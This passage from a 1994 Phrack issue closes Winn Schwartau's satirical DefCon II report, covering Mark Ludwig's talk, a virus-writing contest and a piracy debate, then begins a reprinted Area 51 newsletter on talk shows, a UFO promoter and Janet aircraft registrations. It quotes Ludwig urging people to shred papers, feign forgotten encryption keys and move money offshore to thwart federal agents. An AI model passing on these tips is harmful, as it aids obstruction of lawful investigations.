"And when the Feds do come for you, make sure that your entire life is on your computer. Rip up the papers after you scan them in. Your all-electronic life cannot be penetrated - especially if you get a case of the forgets. 'Oops, I forgot my password. Oops! I forgot my encryption key. Oops! I forgot my name.'"

"Even your VISA and Mastercard accounts should be from overseas. Keep it out of the US and you'll be all the better for it." For those interested in such alternative, Ludwig recommends that you call Mark Nestman: of LPP Ltd. at 800-528-0559 or 702-885-2509. Tell him you want to move your millions of rubbles and dollars and Cyber-credits overseas for safe keeping because the Byzantine Police are at the front door as you speak. Order pamphlet 103.

These are the defensive measures we can take protect ourselves against the emerging Police State. But offensive action is also called for, he says. "Help Phil Zimmerman. Send him money for his defense. Then, laugh at the Feds!" Haha, haha. Haha. Hahahahahaha. Ha!

."When they come to the door, just laugh at them." Haha. Haha\037 ha. Haha. "No matter what they do, laugh at them." Hahahahaha. Enough of that, please. If I laugh at 6 husky beer-bellied Cyber-cops who have an arsenal of handguns pointed at my head, they might as well send me to the Group W bench to commiserate with Arlo Guthrie. Peeing would come before laughing. But then again, I'm no longer a grunged out 20 year old who can laugh in the face of the Grim Reaper. "Yes, ossifer, sir. I'm a cyber-crook. I ain't laughing at you in your face, ossifer, sir . . ." I panic easily. Kissing ass well comes from a life long success of quid pro quo'ing my way from situation to situation.

"And, now," Master Mark announced, "on to the results and awards for the Annual Virus Writing contest." Ludwig seemed suddenly depressed. "Unfortunately, we only got one legitimate entry." One entry? The media plastered his contest across the media-

waves and the National Computer Security Association was planning a tactical nuclear response. One entry? What kind of subver\037 sives have 20 year olds turned into anyway? In my day (Yeah, I'm old enough to use that phrase) if we called for a political demonstration thousands would pile through the subway turnstiles to meet a phalanx of well armed police appropriately attired in riot gear. One entry? Come on X-Generation, you can do better than that? No wonder the world's going to shit. Don't have enough trouble from the young-uns. Sheeeeeeesssh!

Mark Ludwig's politically incorrect virus writing contest may have been a PR success but it was a business abortion. One entry. Shit. At the NCSA meeting in Washington, rivaling fac\037 tions battled over how we as an association should respond.

"Hang the bastard." "He's what's wrong with world." "Put him in a county jail with Billy-Bob, Jimmy-Ray and Bubba for a week and they'll be able to squeeze him out between the bars."

C'mon you fools! Ignore him! Ignore him! If you don't like what he has to say don't egg him on. Ignore him. You want to do what the Feds did to poor Phil Zimmerman and make him a folk hero? Turning a non-event into the lead for the evening news is not the way to make something go away. I loudly advocated that he be treated as a non-entity if the goal was reduction to obscurity. I was right.

Super-high priced PR and lobby firms had prepared presentation to wage an all-out attack on Ludwig and his contest. I bet! And who was going to pay for this? Peter Tippitt of Semantech ponied up what I believe amounted to $7,000 to get the pot going. No one else made a firm offer. Can't blame them cause it would have been no more effective than taking out an ad in Time proclaiming that evil is bad. The PR firm would have made their fees, the event would have made even more news and Ludwig would certainly have had to make a judgement and choose from more than one entry.

But oddly enough, the one entry did not win.

The winner of the Annual Virus Writing Contest was no less than Bob Bales, Executive Director of the NCSA. Not that Bob wrote a program, but if he had, Ludwig said, it would be called either Don Quixote or Paranoia, and it would be of the human brain at- tacking Meme type. The virus is a software equivalent of Prozac to alleviate the suffering in middle-aged males who have no purpose in life other than virus busting.

"Is Winn Schwartau here?" Mark asked the audience.

I was there. "Yo!"

"Would you tell Bob that he's won a plaque, and a $100 check and a full year subscription to the Computer Virus Developments Quarterly." I'm the technology advisor to the NCSA so it was a natural request to which I was pleased to oblige.

I told Bob about his 15 minutes of fame at DefCon to which he roared in laughter. "Good! Then I won't have to subscribe my\037 self."

I spoke next. Jeff introduced me by saying, "Winn says he doesn't want to speak to an empty room so he's gonna talk now." Some introduction. But, what a great audience! Better than most of the security above-ground starched sphincter tight suit and tie conference audiences I normally get. But then again, I get paid handsomely to address legitimate audiences where I have to be politically correct. At DefCon, insulting people was the last thing I worried about. It was what I focused on, onstage and

off.

"Hey, kid. Did you ever land Zimmerman in bed?"

"You, you, er . . ."

"C'mon kid. Give me your best shot."

"Your mother . . ." A crowd gathered to see what kind of repar\037 tee this little schnook could come up with. "Your mother .. ." C'mon kid. You got it in you. C'mon. "You, she is a . . . uh, . . . mother . . ." and he finally skulked away in sheer embarrassment. Poor kid. When he went to the men's room, men walked out. Poor kid. I don't think he ever figured out it was all a put on.

The audience got it, though. Rather than go over what I rambled about for an hour, here comes a blatant plug: Go buy my new book "Information Warfare: Chaos on the Electronic Superhighway." That'll sum it up real nice and neat. But what a great audience. Thanks.

Little did I know, though, that I was also on trial.

John Markoff of the New York Times was the first to ask, and then a couple of buddies asked and then a lady asked during the Q&A portion of my ad hoc ad lib speech. "How come you did it?" Did what? "How come you flamed Lenny DeCicco?"

It turns out that someone adapted my electronic identity and logged on to the WELL in Sausalito, CA and proceeded to post a deep flame against Lenny. Among other none-too-subtle asper\037 sions, 'my' posting accused Lenny of a whole string of crimes of Information Warfare and even out and out theft.

Except, it wasn't me. I answered the lady's question with, "It wasn't me, I don't know Lenny and I don't have an account on the WELL." That satisfied everyone except for me. What happened and why? It seems that Lenny's former partner in crime Most-Wanted on the lam federal fugitive computer hacker Kevin Mitnick actually wrote and signed the letter with his initials. Or someone was spoofing him and me at the same time. But why? And why me?

It took a couple of days after arriving home from DefCon to learn after extensive conversations with the WELL that my erased ac\037 count from almost two years ago and then re-erased on June 20 of this year was accidentally turned back on by some mysterious administrative process that I cannot claim to fathom. OK, that's what they said.

But perhaps most interesting of the entire Getting Spoofed inci\037 dent was a single comment that Pei Chen, sysop of the WELL said to me while I complained about how such an awful anti-social attack was clearly reprehensible. Oh, it's simple, she said.

"We have no security." Whooaaaahhh! The WELL? No security? I love it. I absolutely love it. Major service provider, no security. Go get 'em cowboy.

The only other speaker I wanted to see was Peter Beruk, chief litigator for the Software Publisher's Association. This is the Big Software Company sponsored organization which attempts to privately interdict illegal software distribution as a prelude for both civil and criminal prosecutions. And with this group of digital anarchists, no less.

The SPA scrounges around 1600 private BBS's to see who's making illicit copies of Microsoft Word or Quattro For Weanies or Bulgarian for Bimbos or other legitimate software that the pub\037

lishers would rather receive their due income from then being stolen.

"Which boards are you on?"

"That would be telling." Big grin and laughs.

"Is your BBS secure?" A challenge in the making.

"Sure is."

"Is that an offer to see if we can break in?" Challenge made.

"Ahem, cough, cough." Challenge denied.

"What name do you use on the boards?" Idiot question that de\037 serves an idiot answer.

"Fred." Laughs.

"You mean you have a full time guy to download software from boards to see if it's legal or not?" "Yup."

"So, you pay people to commit felonies?" Astutely stupid ques\037 tion.

"We have permission."

"Why should we have to pay rip-off corporations too much money to use really shitty software?"

"So don't buy it."

"We don't. It's so shitty that it's barely worth stealing."

"So don't steal it."

"Just want to check it out, dude."

"Scum sucking imperialists are making all of the money. The software designers are getting ripped off by the big software bureaucracies. Power to the people." Every generation goes through this naively innocent berating of capitalism. It doesn't make them Communists (in 1950 it did), just not full fledged capitalist pigs themselves yet. Soon come. Vis a vis Ludwig's comment on the asset-deprived audience. Soon come, man.

"We go after BBS's that store illegal software."

"So you're gonna put Compuserve in jail?" Big, big applause.

Despite the openly verbal animosity between the free-ware believ\037 ers and the Chief Software Cop, the spirited and entertaining disagreements maintained a healthy good natured tone that well exceed Peter's time limit, as DefCon II was coming to a close.

It was time for one more stand up comedy attempt by a short haired bandanna wearing hippie/hacker/phreak who was not quite up to the job.

"OK, guys. We've had some fun at the Feds expense. They're people, too. So, from now on, it's Hug a Fed. Go on, find a fed and go up to him or her and big them a great big bear hug full of love." The Feds that had been busted were gone. The ones still successfully undercover weren't about to blow it for a quick feel from a horny teenager.

Next. The Cliff Stoll doll with an assortment of accessory yo-yos was a popular item. It was thrown pell-mell into the crowds who leapt at it with a vengeance like a baseball bleachers sec\037

tion awaiting the 61st home run.

"There used to be a Wife of Cliff Stoll doll, but no one's seen it in two years." Cliff is strange. I don't know if he's that strange, but it was a funny bit.

"Then we have the LoD/MoD action figure set starring Erik Bloo\037 daxe and Phiber Optik." GI Joe action set gone underground. Corny, but appreciated as hundreds of bodies dove to catch the plastic relics tossed from the stage.

If anything, an anti-climatic end to an otherwise highly informa\037 tive and educational conference. I can hardly wait till next year when, after word gets out, DefCon III will be attended by thousands of hackers and cops and narks who will try to replay the Summer of Cyber-Love '94 for a sequel.

* * * * *

More than anything I wanted to get away from the Sahara. Away from its nauseatingly chromatic carpets, it's hundreds of sur\037 veillance cameras, and most of all, away from its exploding toilets.

We decided to play, and play we did at the new Luxor Hotel which is an amazing pyramid with 4000+ rooms. There are no elevators as in a pyramid 'going up' is kind of useless, so Inclinators take passengers up the 30 some odd floors to hallways which ring around the impossibly huge hollowed out pyramid shaped atrium.

This was play land. And for three hours we played and played and went to dumb shows that attract mid-western mamas from Noodnick, Kentucky, alighting in Vegas for their annual RV pilgrimage. But we went and enjoyed none the less.

The "Live TV" show was anything but live except for lovely Susan who hosted us into the ersatz TV station. Her job is to look pretty, sound pretty and warm up the crowd for an over budget, overproduced schmaltz driven video projection that was to make us all feel like we were on stage with Dave. Letterman, that is. The effect does not work. But we enjoyed ourselves, anyway.

"Everyone here on vacation?"

"No!" I yelled out. Poor Susan was stunned. No? Why else would you be here?

"What are you doing?" The TV audience of 500 was looking our way. Between the five of us we had a million dollars (give or take) of electronic wizardry stuffed around us, beneath us and in our laps.

"Working." Gee, I'm quick.

"What do you do?" Susan asked with a straight face. I bet she expected something like gas pumper, or nocturnal mortuary forni\037 cator or 7/11 clerk.

"We're hacking for Jesus. This is Cyber Christ!" I said pointing at Erik Bloodaxe.

Silence. Dead silence again. Sleep with Phil Zimmerman silence. Except for us. We giggled like school boys. Psyche.

"Ah, . . . that's nice." That was all she could come up with: That's nice. So much for ad libbing or deviating from the script. But the TV audience enjoyed it. A whole lot. They finally figured out it was put on. Not every one from the Mid-West is as stupid as they all pretend to be.

Then it was time to get sick. VR rides do me in, but not to be publicly humiliated by my 20-something cohorts (and Mike Peros with whom I had to travel yet another 2000 miles that night) I jumped right into an F-14 simulator which rotated 360 degrees on two gimbals for an infinite variety of nauseousness.

"Oh, shit!" I yelled as I propelled myself forward and around and sideways with sufficient g-force to disgorge even the most delec\037 table meal. "Oh, shit." I had reversed the throttle and was now spinning end over end backwards. My inner ear was getting my stomach sick. "Oh, shit." Out of the corner of my eyes my four pals were doubled over in laughter. Had I barfed yet and not known it? God, I hope not. "Oh, shit." I came to a dead stand\037 still, the video screen showed me plummeting to earth at escape velocity and I pushed the throttle forward as roughly as I could. An innate survival instinct came in to play. "Oh, shit!" The virtual aircraft carrier came into sight and after almost 2 minutes of high speed rotating revulsion, I was expected to land this spinning F-14 on a thimble in the ocean. Right. I tried, and damned if I didn't make it. I have no idea how, but I got an extra 34,000 points for a safe landing. 120 seconds. Ding. Time's up.

I got out of the simulator and spilled right onto the floor; one 42 year old pile of humanity who had navigated nausea but whose balance was totally beyond repair. "Could anyone hear me?" I asked from my knees.

"They were selling tickets."

"Do I get my money back?"

Onto the VR race cars. I really thought I'd throw up to the amusement of a thousand onlookers. Hacking then phreaking then flying and now driving. I put the pedal to the metal and crashed. The huge video display has me tipping end over end and the screen is shaking and the car I'm driving is shuddering violently but my brain can't compute it all. I'm gonna wretch, I just know it. But I keep on driving, decidedly last against people who haven't been handicapped with an inner ear so sensi\037 tive I get dizzy when I watch a 5" black and white TV.

We tilted out of there and alas, it was time to find a 200,000 pound of metal to glide me home. It was a damn good thing I hadn't eaten before VR Land, but I wolfed down $3 hot dogs at the air\037 port knowing full well that whatever they served on the plane would be a thousand times worse. So Mike and I munched, leaving Cyber Christ and friends to battle the press and the stars at the opening of Planet Hollywood at Caesar's Palace.

And then an unexpected surprise. Lisa and friend; our first class objects of flirtation from the outbound trip which seemed like a month ago, appeared. But we were all so wiped out that a conti\037 nent of innuendo turned into a series of short cat naps. We got a few flirts in, but nothing to write home about. Red Eye flights are just not what they're cracked up to be.

As I crawled into bed at something like 7AM Eastern, my wife awoke enough to ask the perennial wife question. "What did you do all weekend?" I, in turn, gave her the usual husbandly re\037 sponse.

"Oh, nothing. Good night, Gracie."

* * * * *

(C) 1994 Winn Schwartau
Winn Schwartau is an information security consultant, lecturer and, obviously, a writer. Please go buy his new book: "Informa\037 tion Warfare: Chaos on the Electronic Superhighway." Available at

book stores everywhere. Winn can be reached at: Voice: 813.393.6600 or E-mail: P00506@Psilink.com

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 21 of 28

****

[Several of us had plans to tempt fate and join the other pop-culture lemmings running off to Area 51 during Defcon. The not-so-secret base has seen more press this year than Madonna. Armed with our ICOM 2SRAs and a copy of "The Area 51 Viewer's Guide" we planned to put our lives on the line purely for the sake of being able to say "We were there!"

The night before we were planning on going, FOX-TV broadcast an episode of "Encounters" that focused heavily on Area 51. The thought of tromping off on our little recon adventure accompanied by winnebago-loads of families taking the kids to see "that dang UFO place from the TV," just sorta ruined the mood.

Hopefully, this won't happen to you. And if you do go, you really should consider getting the "viewer's guide" from Glenn Campbell (psychospy@aol.com). Email him for a catalog of Area 51 stuff.

Glenn also publishes an electronic mag documenting recent activities surrounding Area 51, and related activities. With his permission, Phrack is extremely please to bring you the latest issue of "The Groom Lake Desert Rat."

THE GROOM LAKE DESERT RAT. An On-Line Newsletter.
Issue #15. Sept. 2, 1994.
-----> "The Naked Truth from Open Sources." <-----
AREA 51/NELLIS RANGE/TTR/NTS/S-4?/WEIRD STUFF/DESERT LORE
Written, published, copyrighted and totally disavowed by
psychospy@aol.com. See bottom for subscription/copyright info.

In this issue...

SUBTLETIES OF THE TELEVISION TALK SHOW, PART I
NEW AIR FORCE STATEMENT ON GROOM
EG&G TO ABANDON TEST SITE
JANET "N" NUMBERS
JANET HANDOFF FREQUENCIES
GROOMSTOCK '94
SOUND FAMILIAR?
CAMPBELL ARRAIGNED
LARRY KING NOT CLONED?
MYSTERIOUS SIGN DISAPPEARANCE
INTEL BITTIES

[Note: This file ends with "###".]

----- MEDIA COMMUNICATIONS 103A -----

SUBTLETIES OF THE TELEVISION TALK SHOW, PART I

In DR #10, we reviewed the major news media--print, radio and television--and showed how each could twist reality in their own special way. Strictly for the sake of science, Psychospy allowed himself to be turned into a minor media celebrity so we could report to our readers the sometimes dubious processes behind the scenes. There was a limit, however, to how low we would sink in the pursuit of knowledge. We would not take off our clothes for the camera, and we would not place ourselves in any situation where our credibility, reputation or dignity could be seriously trashed.

Now we can report that this barrier has been broken. In the next

two issues of the Rat we will recount our first-hand experiences with the lowest form of mass media, the television talk show.

..... THE MEDIUM OF TALK .....

Talk shows come in three basic formats. The rarest but most respectable is the SERIOUS ISSUES talk show exemplified by "Meet the Press," "Nightline" and the roundtable discussions on PBS--maybe even "Larry King Live." They are dignified and serious, explore meaningful political and societal issues, and hardly anyone watches them.

The next rung down the ladder--vapid but benign--is the CELEBRITY CHAT talk show, like the "The Tonight Show," "Late Show with David Letterman" and "Arsenio Hall." Movie stars and Big Money authors pump their latest work in a non-confrontational environment designed only to promote laughs.

The last and lowest form of the genre is the HUMAN CONFLICT talk show. These syndicated programs always bear the name of the host, like "Oprah," "Geraldo," "Vicky" or "Leeza." He or she is a charismatic and camera-loving character, no doubt ruthless in real life, but blessed with the ability to convey warmth and sincerity on TV. The fodder for these shows is a steady diet of human suffering, crises, angst and tragedy. Former spouses and estranged friends face off against each other; grown men and women reveal to the parents their until-now-hidden perversities, and human oddities of all shapes and sizes present themselves for humiliation before a nationwide audience. The ultimate goal of these shows is the public expression of private feelings. They seek tears, anger, jealousy and graphic self-immolation recorded by the camera on a tight close-up. With a dozen such shows now in syndication, the competition is intense to seek out new forms of conflict and expose the latest narcissistic trends.

Talk shows are produced "live on tape" with minimal editing, and this presents special problems for a guest. In other forms of television, sound bites rule the show. It may seem artificial, but tight editing at least assures that each party has their say and only their finest bon mot will be used. The courteous speaker with a few good ideas can confidently compete with any extravagant, microphone-hogging blowhard, because most of what the blowhard says will be cut. In the almost-live talk show, the more reasonable speaker has to compete with the blowhard head on. There is no time for an orderly presentation of evidence; he who makes the most outrageous, confident and colorful claims, groundless or not, gains the camera's eye and controls the game.

If you have any shred of personal dignity and are asked to be a guest on a Human Conflict show, the best response is obvious: "Just Say No." Unless you are a masochist or a natural born actor, there is no way you can win in this format. We know it now; we knew it then, but sometimes, like Oedipus, you just can't stop the inevitable march of Fate....

..... ONWARD TO HUMILIATION .....

The path to our own downfall was indirect. For several months, a number of journalists have been making the pilgrimage to Freedom Ridge, and we generally escort them as a sort of local public relations representative. We do not charge for this service, and we do not discriminate between journalists. If TASS or Penthouse or the Podunk Review came to call, we would treat them no differently than the New York Times.

In May, we got a call from a producer from the Montel Williams Show, one of the Human Conflict shows that we had never seen. It seems that "Montel," as he is known to the world, had promised on an earlier talk show that he would visit the border of Area 51. We told the producer that we would be willing to escort Montel and

his crew to Freedom Ridge to tape a segment, but we declined an offer to come to New York to appear on the studio show. Montel's visit was originally scheduled for May 5 but was canceled at the last minute, and we breathed a sign of relief.

In August, the project was reactivated, we suspect as the result of the June 22 article in the New York Times. Montel's visit was scheduled for Aug. 16, and we were again asked if we would go to New York to appear on the later show. Again, we declined.

When Montel came to Rachel, he brought a Humvee, his producers and a film crew. We went through the usual script for the camera: Montel drives up to our Research Center, and we meet him in the driveway. Inside, we show him where we are going on the map, then we get in the car and drive the rugged road to Freedom Ridge. We had done it before with countless crews, but never so quickly and in so few "takes." When Montel arrived, there was no question that he was in charge. He asked no significant questions, and showed no particular interest in the secret base itself. We sensed that he came only because he said he would and that his primary aim was to film a sound bite on the ridge that said, "You see, I did what I promised."

As we rode down from Freedom Ridge in the Humvee with Montel and the producer, we were again asked if we would come to New York to appear on the talk show the following week, Aug. 23. We hesitated and were about to turn down the offer cold, when the producer uttered the only horrible words that could force us to comply.

Sean David Morton.

..... THE EMBODIMENT OF EVIL .....

We first learned of Sean Morton over two years ago, before we came to Rachel. We had heard his enthusiastic endorsement of the Black Mailbox on a UFO video:

"Probably the most amazing thing about Area 51 is the fact that this is literally the only place in the world where you can go out and actually see flying saucers on a timetable basis. You can literally go out there on a Wednesday night between about seven and one a.m. and you'll see these things flying up and down the valley. It's absolutely amazing. On even a bad night you'll have ten, eleven, twelve sightings. On a good night--and I've been out there with friends of mine camping--on a good night the sky will just rip open with these things. You'll see anywhere between twenty to forty objects in a night testing over the base for anywhere from fifteen and forty minutes at a time."

We've lived near the border for over a year and a half now, are genuinely interested in UFOs and have spent countless days and nights in the desert; yet we haven't seen even ONE flying saucer, let alone scores. The logical explanation is that we arrived too late, after the saucers had been packed up and moved elsewhere. The trouble with this theory is that during the early part of our tenure, Sean Morton continued to bring tours to the area--at $99 a head--and reported UFOs everywhere.

In one celebrated incident in March 1993, Psychospy spent the night on White Sides, overlooking Groom Lake, with some aviation watchers and a writer from Popular Science. We were looking for the alleged Aurora spyplane--almost as ephemeral as flying saucers--but we saw nothing more than a few satellites, some distant aircraft strobes and an occasional meteor. The following was reported in the March 1994 Popular Science....

"Last March, three chilly airplane watchers with binoculars atop White Sides Mountain at this magic hour [4:45am] were tracking a 737 airliner approaching Groom Lake, as a fourth member of their group thawed out in his truck below. Parked on a knoll,

he was next to a vanload of UFO seekers. They were lead by tour operator Sean Morton, whose leaflet described him as 'the world's foremost UFO researcher.'

"Morton donned a horned Viking helmet and from time to time pointed to the sky, exclaiming: 'Look at that one!' The airplane watcher trained his binoculars in the same direction but saw nothing out of the ordinary. Later, Morton's group became excited by what they perceived as an entire formation of UFOs; the airplane watcher's lenses revealed only stars. Finally, as the morning's first 737 made its gentle approach toward Groom Lake at 4:45, the UFO enthusiasts rejoiced at Old Faithful's appearance. Everyone had seen exactly what they hoped for."

In the beginning, when we were new to the area, we were generous to Sean and called him "fantasy prone." As we got to know him better and gained confidence in our own knowledge base, we came to mince no words. Sean is a deliberate con man. He recognizes as well as us the landing lights of a 737, but he knows that others can be fooled and taken for a $99 ride to see them. If anyone is spreading disinformation about Area 51, filling the air with noise to make the truth harder to grasp, it isn't sinister government agents; it's Sean David Morton pursuing only his own greed and self-aggrandizement.

We have worked hard over the past 18 months to undo the damage Sean has done and displace him from the Area 51 scene. Discrediting Sean isn't complicated: We simply quote his own words whenever we can. Sean is a broadly diversified charlatan, a self-proclaimed expert in faith healing, earthquake prediction, psychic prophesy and virtually every other New Age fad. We have no problem at all with him plying his trade within the confines of the state of California where he justly belongs, but when he proclaims himself the foremost authority on Area 51, we get territorial. We hope that our "Area 51 Viewers Guide" has reduced the gullibility of newcomers and made the environment less attractive for leeches like him. In fact, we haven't had a confirmed Morton sighting near the border in over a year. We heard from sources in California that he no longer gave tours to Area 51 because the saucers had been moved elsewhere--which was fine by us.

The saucers must have returned, however. As the recent Groom Lake publicity reached its peak, "The World's Foremost UFO Researcher" could not help but resurface to suck energy from it. In recent months, reports began to reach us that he had appeared as an Area 51 expert at UFO conferences, on radio talk shows and on the Montel Williams Show.

In the latter appearance, which was first broadcast in December 1993, Sean showed video footage of nighttime "UFOs" that he said he photographed "at great risk to my own life." As we viewed them later, one clip showed an isolated circle of light jumping around within the frame. It could have been any stationary out-of-focus light shot through a hand-held video camera. Notches seen on the top and bottom of the "disk" correspond to protrusions inside the lens assembly. In the other clip, only slightly out of focus, we saw the lights of a 737 landing on the Groom Lake airstrip. To Sean, it was "an object actually coming in from space." The time stamp in the corner said "4:49 am."

It was on this show that Montel promised to visit Area 51 escorted by Sean; yet when Montel finally made the trip eight months later, Sean was not invited. The producer told us that word had reached him from many sources that Sean was considered a fraud, that in addition to UFOs he also did psychic prophesies and that his claimed credentials were highly dubious. He and Montel felt that Sean had taken advantage of them and that by having him on the show they had inadvertently legitimized him.

But none of that prevented them from inviting him back as a guest the second studio show.

As we rode down in the Humvee from Freedom Ridge with Montel and the producer, the reality to us became crystal clear: If we did not appear on the Montel Williams Show, then Sean would have the stage all to himself and could continue to spread any sort of nonsense about Area 51. We felt that we had no choice. Either we did battle with this guy now, before he grew bigger, or we would be cleaning up his mess for many months to come.

..... OUR RAPID EDUCATION .....

We had less than a week to prepare for the big show--nowhere near enough time to do all the research we needed. The first item of business was to actually watch the Montel Williams Show and familiarize ourselves with the format. We cranked up our satellite dish and surfed through the channels. On "Donahue": "Six Year Olds Who Sexually Harass Other Six Year Olds." On "Rolanda, a related topic: "Will Your Child Grow Up To Be A Serial Killer?" On "The Vicky Show," we heard that Sean Morton had just appeared as an expert on the prophesies of Nostradamus, but we were unable to catch that one.

The first Montel Williams Show we saw was, "Mistresses Who Want To End The Affair." On the stage, three women disguised by dark sunglasses explained why they had been attracted to married men. We could only tolerate about ten seconds at a time of this show, but when we tuned back, we found that the women had shed their sunglasses and revealed their true identities. Presumably, they had also revealed, or at least seriously compromised, the identities of the men they had been having the affairs with. When we tuned in again later, one of the three was having an angry argument with a fourth female guest. We guessed that this was the wife of one of the married men.

A friend sent us a tape of Montel's original UFO show in which Sean appeared as a "UFO Investigator" and Montel promised to visit. The show included an abductee, a witness to the "Kecksburg Incident," a former actress, WFUFOR Sean David Morton, a requisite skeptic, a pro-UFO filmmaker and--as if you hadn't guessed--that talk show regular Travis Walton. The show was conducted in the "expanding chairs" format. It started out with two guests alone on the stage, then more guests and chairs were added during each commercial break until there were seven chairs and seven squabbling speakers vying for attention on the platform. In this format, attention is diluted with each new chair, so the people who appear last, typically the skeptics, usually get only a few seconds of airtime. During the free-for-all of a seven-person debate, the camera always focuses on the most aggressive and charismatic guest--i.e. Sean David Morton.

The last chair to be filled was occupied by filmmaker Russ Estes, who the on-screen caption said, "Does Not Believe In UFOs." This is false. He is a disciplined UFO investigator who has devoted his career to making films on the subject, as well as exposing obvious frauds. What is true is that he "Does Not Believe In Sean Morton." In his few seconds of air time, he raised doubts about one of Morton's many fake credentials, his claimed "Doctor of Divinity" degree.

RUSS ESTES: "Montel, my biggest problem, and this is what I've run into over and over again, is the quality of the individual who is bringing me the message. You know, the-boy-that-cried-wolf syndrome is phenomenal in this field. You get people out there who are saying, I'm this, I'm that, and I hate to do this to you, Sean, but here's a guy right here who claims to be the Doctor, Reverend Sean David Morton. In his own biography, he claims to have gotten his Doctor of Divinity at--excuse me, it will take me one second...."

SEAN MORTON: "Berachah University."

RUSS ESTES: "Berachah University, Houston, Texas--the Berachah Church. I called them. They don't have any type of degrees that they give. They have Bible study at the best. He claims to have attended University of Southern California...."

MONTEL WILLIAMS: "So the point that you are making, Russ, is that there's a problem with the messenger, so therefore the message is not real."

RUSS ESTES: "How can you believe the message if the people lie to you from the start."

SEAN MORTON: "The thing I'd like to point out about Mr. Estes here is that if you don't like the message, you can shoot the messenger, and it's obvious to me that in the UFO field, we do this for free, we do this because we want to know the truth, because we have seen something...."

RUSS ESTES: "But does that mean you bogey up your credentials?"

SEAN MORTON (angry): "That is not true. You are flat-out lying to these people. I went to USC for four years."

Just then, the debate was cut off by a sloppy edit, and Sean's USC diploma appeared on the screen.

After watching the tape, we contacted Russ Estes. He said that the debate between he and Sean went on much longer than was shown on the screen. "Live on tape" does not mean totally unedited. This show went on for over two hours to obtain a one hour's worth of material. Sometimes, whole shows are thrown out when they don't work. Unfortunately, Estes made a misstep on the USC degree. As it turns out, this is just about the only authentic credential he has: a B.A. in Drama and Political Science. We certainly believe the Drama part: It's the last degree he ever needed.

The Doctor of Divinity degree is still phony, but in the talk show world, evidence counts for nothing; only emotions and presentation matter. Sean walked away from the show as a brave and knowledgeable crusader, legitimized by a promise from Montel to take his tour, and with the implied invitation to reappear on the show. Estes walked away alone, wasn't invited to return, and has since had to live down the "Does Not Believe in UFOs" moniker. Sean even had the delightful gall to send Estes a letter, through the producers...

Mr. Russ Estes
c/o Alex Williams [sic]
The Montel Williams Show
1500 Broadway Suite 700
New York, New York, 10036

Dear Russ:

I am going to assume that you are not a bold faced liar who is out for some kind of warped revenge, or a person who is just trying to make a buck off baseless slander.

Let's try to solve this like gentlemen - enclosed is a copy of my U.S.C. diploma. I have also called the school and my records are intact. The rest of your "research" on me is equally faulty.

I hope this solves out problem. If not, I have consulted my attorney and any further slander directed toward me through your

video series or elsewhere, will result in action taken against you.

Yours Truly,
[BIG signature]
Sean Morton

Things were beginning to look grim for Psychospy. With the time of the taping drawing near, we hadn't even begun to scratch the surface of Sean David Morton and his path of destruction. Talking to our contacts, we saw that Sean had accumulated a vast audience of intimate enemies, more than we could possibly contact. If Sean sounds knowledgeable and occasionally has some meaningful information, it is because he has ripped it off from others. We were amused to find that there was even an reputable astrologer who hated Sean, who felt that Sean had stolen his predictions and passed them off as his own.

It seemed a futile exercise anyway. We knew all the evidence in the world wasn't going to matter when we actually faced off against Sean on camera. We were leaving behind our own comfortable medium of logic and data and stepping into his home turf--the talk show--where presentation counts more than content. We were obligated by our own ethics to speak only the simplest truths and the cautious assertions supported by data. Sean David Morton, bold faced liar that he is, faced no such constraints. He could spout any lie he wanted to sound important and get himself off the hook, and the only thing that mattered here was that he said it with apparent sincerity and that it held up for television's thirty second attention span. We knew that if we started to make an accusation about him, he would instantly sense the winds and make the same one against us with greater force. The ensuing argument would make he and us appear to be equals.

Sean knew all the buzzwords and cliches of the UFO movement and could spout the conventional wisdom much faster than we could. He knew how to sound sincere and reasonable and adapt instantly to the sentiments of any social circumstance. He was well-practiced at responding to inquisitions and had emerged from many without a scratch. Opposing him, all we had was a body of mundane knowledge about a very limited area of the desert. Sean was smooth and well-honed in his talk show delivery, and we were stumbling in for the first time to a medium where we really didn't want to be.

It was with these reservations and a sense of dark foreboding that we packed our bags and headed for New York City. There, in Times Square, we expected a titanic battle between Good and Evil, and things didn't look good for Good.

[To be continued in Desert Rat #16....]

----- NEW AIR FORCE STATEMENT ON GROOM -----

The following statement was recently released to inquiring journalists by the Nellis AFB public affairs office. (We requested our own copy from Major George Sillia on Aug. 26.) It represents a significant shift from the previous "We know nothing about Groom Lake" response.

"There are a variety of facilities throughout the Nellis Range Complex. We do have facilities within the complex near the dry lake bed of Groom Lake. The facilities of the Nellis Range Complex are used for testing and training technologies, operations, and systems critical to the effectiveness of U.S. military forces. Specific activities conducted at Nellis cannot be discussed any further than that."

That's a step in the right direction. What the base needs now is

a name and a history. For example, tell us about the U-2 and A-12 programs at Groom in the 1950s and 1960s. That's not very secret or critical to our current defense, so what's the point in pretending it is? Will the Air Force take control of the situation and provide this information itself, or will the void be filled by a dozen aggressive entrepreneurs?

We'd bet our money on the entrepreneurs.

----- EG&G TO ABANDON TEST SITE ----

According to an 8/26 article in the Las Vegas Review-Journal, EG&G and its REECo subsidiary will not seek renewal of their Nevada Test Site contract when it expires in 1995. These are two of the three companies that have managed the nuclear testing ground since its inception. It is unclear whether this action will have any affect on operations at the adjoining Groom Lake base, where EG&G and REECo are also assumed to be major contractors.

Recent rumors say that EG&G no longer operates the "Janet" 737 jets that shuttle workers to Groom and Tonopah. That operation has supposedly been taken over by the Air Force, using the same aircraft and possibly the same staff.

----- JANET "N" NUMBERS -----

For aircraft watchers, here are the registration and serial numbers of Janet 737s and Gulfstream commuter planes spotted at the Janet terminal at McCarran airport. Based on observations in 5/94 and the 4/30/94 FAA registry. One or more of the Janet aircraft are probably missing from this list. (We ask our readers to find them.)

Boeing 737...
Reg. #/Serial #/Owner
N4508W 19605 Great Western Capital Corp, Beverly Hills
N4510W 19607 Great Western Capital Corp, Beverly Hills
N4515W 19612 Great Western Capital Corp, Beverly Hills
N4529W 20785 First Security Bank of Utah, Salt Lake City
N5175U 20689 Dept. of the Air Force, Clearfield UT
N5176Y 20692 Dept. of the Air Force, Clearfield UT
N5177C 20693 Dept. of the Air Force, Clearfield UT

Gulfstream C-12...
N20RA UB-42 Dept. of the Air Force, Clearfield UT
N654BA BL-54 Dept. of the Air Force, Clearfield UT
N661BA BL-61 Dept. of the Air Force, Clearfield UT
N662BA BL-62 Dept. of the Air Force, Clearfield UT

----- JANET HANDOFF FREQUENCIES ----

